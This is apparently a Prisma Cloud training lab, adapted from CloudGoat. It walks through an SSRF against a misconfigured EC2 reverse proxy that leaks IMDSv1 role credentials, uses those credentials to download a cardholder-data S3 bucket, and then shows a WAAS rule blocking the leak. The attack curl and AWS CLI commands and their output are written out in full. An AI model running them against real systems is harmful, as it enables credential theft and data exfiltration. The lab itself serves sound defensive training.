



Cloud S3 Bucket Breach Attack Lab

Attack Scenario: Stealing confidential data from S3 via Misconfigured Proxy Server. - Power of WAAS rules.

Summary: The agent is important to prevent attacks.

- Without Agent Secret Key compromised via Metadata V1 (IMDSv1) service + misconfigured Proxy
- With Agent secret key is not compromised even with Metadata V1 (IMDSv1) service + misconfigured Proxy.


Most CSPM will just detect misconfiguration. Agents will prevent attackers from exploiting misconfigurations.

Overview

The s3 cloud breach attack scenario lab reference has been taken from Rhino Security Labs open-source project [CloudGoat](#) scenario [cloud_breach_s3](#).

You can download the lab instructions in PDF. [Download PDF](#)

Starting as an anonymous outsider with no access or privileges, exploit a misconfigured reverse-proxy server to query the EC2 metadata V1 service and acquire instance profile keys. Then, use those keys to discover, access, and exfiltrate sensitive data from an S3 bucket. Normally, CSPM will detect Metadata V1 service but will fail to prevent any such attacks in real-time.



```
> curl -s http://[REDACTED]/latest/meta-data/ -H 'Host:169.254.169.254'
```

Contributors

Anand Tiwari (Core)

Scenario Resources

- 1 VPC with:
- EC2 x 1
- S3 x 1

Scenario Start(s)

- The IP Address of an EC2 server that is running a misconfigured reverse proxy

Scenario Goal(s)

Download the confidential files from the S3 bucket.

Route Walkthrough - Anonymous Attacker

- The attacker finds the IP of an EC2 instance by shady means, and after some reconnaissance realizes that it is acting as a reverse-proxy server. This is common, especially for organizations in the process of moving from on-premise to the cloud.
- After some research, the attacker uses CURL to send a request to the web server and set the host header to the IP address of EC2 metadata service.
- The attacker's specially-crafted CURL command is successful, returning the Access Key ID, Secret Access Key, and Session Token of the IAM Instance Profile attached to the EC2 instance.
- With the IAM role's credentials in hand, the attacker is now able to explore the victim's cloud environment using the powerful permissions granted to the role.
- The attacker is then able to list, identify, and access a private S3 bucket. Inside the private S3 bucket, the attacker finds several files full of sensitive information, and is able to download these to their local machine for dissemination.

Lab Setup

1. Download Terraform script : <https://drive.google.com/drive/folders/1q4dsTymW4oBc-PcnzuSaJZWt4xEF7ta0?usp=sharing>

2. Unzip and run the script by moving into attack_lab_script/aws directory

```
apple | ➜ ~/Downloads ➤ cd attack_lab_script/aws
apple | ➜ ~/Downloads/attack/aws ➤ ls
cloud_s3_breach destroy-lab.sh start-lab.sh
```

3. Run bash start-lab.sh script and a select choice 1 "Cloud Breach S3" and provide Access Key ID, and Secret Access Key

```
Apple | ~ Dow/attack_lab_script/aws bash start-lab.sh
% Total    % Received % Xferd  Average Speed   Time   Time     Time  Current
                                         Dload  Upload Total Spent  Left  Speed
100  14  100  14    0      0       7      0  0:00:02  0:00:01  0:00:01    7
1) Cloud Breach S3
2) Quit
Please select an option from the above choices: 1
Cloud Breach S3
Access Key ID: [REDACTED]
Secret Access Key: [REDACTED]
```

4. Get the EC2 server IP address from the output of the provisioned lab

```
aws_instance.ec2-vulnerable-proxy-server: Still creating... [1m0s elapsed]
aws_instance.ec2-vulnerable-proxy-server: Provisioning with 'file'...
aws_instance.ec2-vulnerable-proxy-server: Still creating... [1m10s elapsed]
aws_instance.ec2-vulnerable-proxy-server: Creation complete after 1m13s [id=i-046b9e16c2b81e752]

Apply complete! Resources: 19 added, 0 changed, 0 destroyed.

Outputs:

panw_output_aws_account_id = "REDACTED"
panw_output_target_ec2_server_ip = "5 REDACTED"
```

Perform Attack Steps

1. Run curl on output IP and notice the error "*This server is configured to proxy requests to the EC2 metadata service. Please modify your request's 'host' header and try again.*"

```
Apple | ~ Dow/at/aws curl 54.85.59.163
<h1>This server is configured to proxy requests to the EC2 metadata service. Please modify your request's 'host' header and try again.</h1>%
```

2. Get the IAM user by running the below command

```
curl -s http://<ec2-ip-address>/latest/meta-data/iam/security-credentials/ -H 'Host:169.254.169.254'
```

```
..ab_script/aws (-zsh)
Apple | ~ Dow/at/aws curl -s http://54.85.59.163/latest/meta-data/iam/security-credentials/ -H 'Host:169.254.169.254'
cg-banking-WAF-Role-ysv8v02z8emnm61%
Apple | ~ Dow/at/aws %
```

3. Get the IAM user credential by running the below command

```
curl http://<ec2-ip-address>/latest/meta-data/iam/security-credentials/<ec2-role-n
```

```
curl http://54.85.59.163/latest/meta-data/iam/security-credentials/cg-banking-WAF-Role-ys8v02z8emnmem6  
1 -H 'Host:169.254.169.254'  
{  
    "Code" : "Success",  
    "LastUpdated" : "2022-03-29T15:28:59Z",  
    "Type" : "AWS-HMAC",  
    "AccessKeyId" : "A",  
    "SecretAccessKey" : "7f",  
    "Token" : "",  
    "SessionToken" : "pe4UgdwuASyJef",  
    "Expiration" : "2022-03-29T15:28:59Z",  
    "Region" : "us-east-1",  
    "EncodedPolicyString" : "c/Pn(2LT3/N/nH/SEG0/1y4Z/dt6v/E:",  
    "SessionId" : "88hj1ai10pcA9L",  
    "DurationSeconds" : 3600  
}
```

4. Set erratic credentials using AWS CLI by running the below command

```
aws configure --profile erratic
```

```
aws configure --profile erratic  
AWS Access Key ID [None]:  
AWS Secret Access Key [None]:  
Default region name [None]:  
Default output format [None]:
```

5. Edit ~/.aws/credentials file and add aws_session_token value in erratic profile

```
aws_session_token = <session-token>
```

```
[erratic]  
aws_access_key_id = 7  
aws_secret_access_key = 53ffPlape4UgdwuASyJe  
aws_session_token = Ewnvqt088hj1qj10pcA9  
qCKm/EFc/Pn0xhcx8Syd  
ZveupP02LT3/Rce1ttBl  
ujokI5PN/nh3bo4MKG+h  
uaFYJiiSEG0i+3qN/xGL  
pA1Nsv01y4Zs+k1EU/3h  
e1qK170dt6v8Ya68Dz6Z  
INSERT
```

6. List all s3 buckets available through the IAM user by running the below command

```
aws s3 ls --profile erratic
```

```
aws s3 ls --profile erratic  
8577-3b08937a  
1  
2022-03-29 20:58:17 cg-cardholder-data-bucket-ys8v02z8emnmem61
```

7. Download confidential data from the s3 bucket using the below command

```
aws s3 sync s3://<bucket-name> ./cardholder-data --profile erratic
```

A terminal session showing the execution of an AWS command and its output. The command is highlighted with a red box:


```
aws s3 sync s3://cg-cardholder-data-bucket-ys8v02z8emnm61 ./cardholder-data --profile erratic
```

The output shows a directory listing with files like `cardholder-data`, `cloud_ss_breach`, and `temp-lab`.

How to prevent attack with WAAS Agent:

WAAS will help you in protecting from stealing access key and token through metadata exploit as its block the request by detecting and preventing it through runtime prevention.

Prisma WAAS runtime Protection Not allow to access on Keys



1. Go to Defender > Deploy > Select Single Defender

The screenshot shows the Prisma Cloud Console interface. On the left sidebar, under the 'DEFENDERS' section, 'Defenders' is selected. The main content area is titled 'Deploy Defenders' with the sub-section 'Host auto-defend'. At the top, there are tabs for 'Manage / Defenders' (selected), 'Manage', and 'Deploy'. Below the tabs, there are two buttons: 'Orchestrator' and 'Single Defender', with 'Single Defender' being the active choice. The main form contains seven numbered steps: 1. Deployment method (Orchestrator or Single Defender, Single Defender is selected); 2. The name that Defender will use to connect to this Console (us-east1.cloud.twistlock.com); 3. Specify a proxy for the defender (optional) (Off); 4. Defender communication port (optional) (Off); 5. Assign globally unique names to Hosts (optional) (Off); 6. Choose the Defender type (Host Defender - Linux); 7. Use the following script to install a Defender on a host (a curl command is shown). The status bar at the bottom right indicates '12' notifications.

2. Get SSH into vulnerable EC2 by running the below command

```
ssh -i temp-lab/cloud_s3_breach-lab-server/terraform/panw ubuntu@<IP Address of vuln EC2>
```

```
apple ~ ~/Dow/at/aws > ssh -i temp-lab/cloud_s3_breach-lab-server/terraform/panw ubuntu@54.87.215.75
The authenticity of host '54.87.215.75 (54.87.215.75)' can't be established.
ECDSA key fingerprint is SHA256:sPJuxXPP4cBZE20jZJLj+Bc3wt54Yehlz1vMuKes/I.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '54.87.215.75' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-1032-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 System information as of Fri Apr  1 08:02:17 UTC 2022

 System load:  0.06      Processes:          88
 Usage of /:   17.3% of  7.69GB   Users logged in:    0
 Memory usage: 16%           IP address for eth0: 10.10.10.65
 Swap usage:   0%

 Get cloud support with Ubuntu Advantage Cloud Guest:
 http://www.ubuntu.com/business/services/cloud

271 packages can be updated.
184 updates are security updates.


New release '20.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ubuntu@ip-10-10-10-65:~$
```

3. Install host defender by copy script from Prisma Console


4. Go to Defend > WAAS > Host > Add Rule and click on Add new app



5. Click add Endpoint and add App port as 80

6. Go to custom rule > add rule > Type message as "Access Key Exposed" > Select type as waas-response

resp.body contains /SecretAccessKey/



7. Select as prevent

8. Now try to curl the access key & token using the below command

```
curl http://<ec2-ip-address>/latest/meta-data/iam/security-credentials/<ec2-role-name> -H 'Host:169.254.169.254'
```

9. Go to Prisma Console > Monitor > Events and Select WAAS for hosts

10. Go to custom rule events and notice that the Prisma Cloud has prevented exposing the Access key and token

The screenshot shows the 'Aggregated WAAS Events' page. The left sidebar has a dark theme with various icons and sections like 'Hosts', 'Containers', 'Serverless', 'Settings', 'DEFEND', 'Vulnerabilities', 'Compliance', 'Runtime', 'WAAS', 'Access', 'Custom rules', 'MONITOR', 'ATT&CK', and 'Events'. The 'Events' section is currently selected. The main area has a light background with a header 'Aggregated WAAS Events' and a blue circular progress bar. Below it, a message says '14 total entries'. A 'Columns' button is in the top right. The main table has columns: Time, IP, Country, HTTP Host, Path, Query, Effect, and Count. One row is highlighted with a red border: 'Apr 1, 2022 2:03:51 PM' for Time, '117' for IP, '72' for Country (India), '169.254.169.254' for HTTP Host, '/latest/meta-data/iam/...' for Path, 'Prevent' for Effect, and '1' for Count. Below the table are navigation buttons: First, Prev, Next, Last, and 'Pg 1 of 2'. At the bottom, there are two sections: 'Audit data' and 'HTTP data'. 'Audit data' shows Time as 'Apr 1, 2022 2:03:51 PM', Effect as 'Prevent', and Request count as '1'. 'HTTP data' shows Method as 'GET', User-agent as '[UA]', and Host as '169.254.169.254'. A 'Raw' toggle switch is off. A 'Close' button is in the bottom right corner.

The screenshot shows the CrowdStrike Falcon Platform interface. The left sidebar is titled "Hosts" and includes sections for "Containers", "Serverless", "Settings", "DEFEND", "Vulnerabilities", "Compliance", "Runtime", "WAAS", "Access", and "Custom rules". The "Events" section is currently selected and highlighted in blue. Below the sidebar, there are sections for "MONITOR" and "ATT&CK".

The main content area is titled "Aggregated WAAS Events" and displays "Pg 1 of 2". It contains two tables: "Audit data" and "HTTP data".

Audit data:

| | |
|---------------|--------------------------------------|
| Time | Apr 1, 2022 2:03:51 PM |
| Effect | Prevent |
| Request count | 1 |
| Rule name | cloud-breach-metadata |
| Rule app ID | app-62DC |
| Attack type | Custom Rule |
| Protection | Custom |
| Hostname | ip-10-10-10-65.ec2.internal |
| Event ID | 97090593-627f-f799-dcb5-8be8b6d99696 |

HTTP data:

| | |
|--------------------|---|
| Method | GET |
| User-agent | [UA] |
| Host | 169.254.169.254 |
| Url (Show decoded) | 169.254.169.254/latest/meta-data/iam/security-credentials/cg... |
| Path | /latest/meta-data/iam/security-credentials/cg-banking-WAF-Ro... |
| Header names | Accept, User-Agent |
| Response header | Accept-Ranges, Content-Length, Content-Type, Date, Last-Modifi... |
| Status code | 200 |

Forensic message: [accesskey-exposed-rule] - Access Key Exposed

Attacker:

| | |
|----------------|-------------------|
| Source IP | 11 [REDACTED] .72 |
| Source country | IN |

Cross-Site Scripting (XSS)

Destroy Lab

1. Run destroy-lab.sh script to destroy lab

bash destroy-lab.sh

```
  | ~ /Dow/at/aws bash destroy-lab.sh
% Total    % Received % Xferd  Average Speed   Dload  Upload   Time   Time   Time Current
                                         Total  Spent  Left Speed
100     14  100      14      0       0        6       0  0:00:02  0:00:02  --:--:--    6
1) Destroy Cloud Breach S3
2) Quit
Please select lab option from below choices: █
```

2. Select 1 "Destroy Cloud Breach S3" and provide the access key and token

```
Apple | ~ Dow/at/aws bash destroy-lab.sh
% Total    % Received % Xferd  Average Speed   Time     Time      Time  Current
                                         Dload  Upload   Total   Spent   Left  Speed
100  14  100  14    0      0       6      0  0:00:02  0:00:02 --:--:--   6
1) Destroy Cloud Breach S3
2) Quit
Please select lab option from below choices: 1
Cloud Breach S3
Access Key ID: A [REDACTED]
Secret Access Key: [REDACTED]
aws_key_pair.cg-ec2-key-pair: Refreshing state... [id=cg-ec2-key-pair-ys8v02z8emnmem61]
aws_iam_role.cg-banking-WAF-Role: Refreshing state... [id=cg-banking-WAF-Role-ys8v02z8emnmem61]
aws_s3_bucket.cg-cardholder-data-bucket: Refreshing state... [id=cg-cardholder-data-bucket-ys8v02z8emnmem61]
aws_vpc.cg-vpc: Refreshing state... [id=vpc-03d05378f1cc75772]
```

Acceptable Use Policy

2022 Palo Alto Networks, Inc. All rights reserved. Internal Use Only. Do Not Share Externally.